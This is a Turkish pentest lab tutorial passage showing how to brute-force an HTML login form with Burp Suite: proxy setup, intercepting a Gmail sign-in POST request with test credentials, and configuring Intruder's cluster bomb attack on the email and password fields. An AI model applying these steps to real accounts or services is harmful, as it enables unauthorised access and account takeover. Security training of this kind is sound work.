
Adımlar:

Burbsuite kullanarak html form kullanan kimlik doğrulama sayfalarına yönelik brute force saldırısı yapma;


1. Adım: Web browser (firefox) üzerinden proxy ayarları yapılır:



2. Adım: BurpSuite uygulaması çalıştırılır:



[PENTEST LAB ÇALIŞMALARI]



3. Adım: Kaba kuwert saldırı yapılacak web sayfası(örnekte gmail seçildi) açılır.

A screenshot of the Gmail login page. The top header includes the Google logo, a "New to Gmail?" link, and a red "CREATE AN ACCOUNT" button. Below the header, the word "Gmail" is displayed in red. A sub-header reads "A Google approach to email.". A paragraph explains that Gmail is built on the idea that email can be more intuitive, efficient, and useful. It highlights features like "Lots of space" (over 7702.235536 megabytes), "Less spam" (keep unwanted messages out of your inbox), and "Mobile access" (get Gmail on your mobile phone). To the right, a sign-in form is shown with fields for "Username" (containing "deneme123") and "Password" (containing masked text). A blue "Sign In" button is at the bottom left of the form, and a "Stay signed in" checkbox is at the bottom right. A link "Can't access your account?" is also present.

[PENTEST LAB ÇALIŞMALARI]


4. Adım: Yukarıdaki gibi kullanıcı adı ve şifre girildikten sonra bu oluşan trafik proxy olarak kullanılan burpsuite uygulaması üzerinden geçecektir. Yukarıdaki ekranda “Sign in” demeden önce isteği yakalaması için burp üzerinden aşağıdaki gibi intercept is on yapılır. Ve ardından “Sign in” butonuna basılır.

```
POST /ServiceLoginAuth HTTP/1.1
Host: accounts.google.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:11.0) Gecko/20100101 Firefox/11.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer:
https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=http://mail.google.com/mail/&sc=1&tmp1=default&tmp1cache=1
Cookie: PREF=ID=fbd03ee080da9820:U=92ea33b102056bec:FF=1:TM=133239637:LM=1332307007:S=DPlv8949lelyblrP; NID=58=KX4K5fVzd16GeookR0X91nrPETMvgJLK_UlmZndR--fx3e8-s6Ug2vQCCvv_gy_20uIpURuexDegSowOWQHnbvCFDSY69MFRrogzMHVVqG31dRKHn3R1JFeEn_ZhGL; GAPS=1:AqE7CxJt6VMDRecSt-gpD-vtECLvAA:CoNB1cefWXipr;ei: GALX=t4xLkuspJHg; GMAIL_LOGIN=T1334730521978/1334730533578/1334739161890
Content-Type: application/x-www-form-urlencoded
Content-Length: 263

continue=http%3A%2F%2Fmail.google.com%2Fmail%2Fservice%3Dmail%26rm%3Dfalse%26dsh%3D1224297904800191062%26tmp1%3Ddefault%26sc%3D1&ALX=t4xLkuspJHg&pstMsg=1&dnConn=1&checkConnection=1&checkedDomains=youtube&tmeStamp=1&secTok=1&Email=deneme123&Passwd=123sifre&signIn=Sign+in&rmShown=1
```


5. Adım: Yukarıdaki ekranda sağ tıklanıp **send to intruder** seçilir ve **intruder** sekmesi altında aşağıdaki ekranla karşılaşılır. Burada tüm text bölümü seçilerek sol taraftan **clear** seçilir. Sonra email ve password input değerleri seçiliip **add** denir. Attack type kısmını **cluster bomb** seçip son halinin aşağıdaki gibi olması sağlanır.

[PENTEST LAB ÇALIŞMALARI]



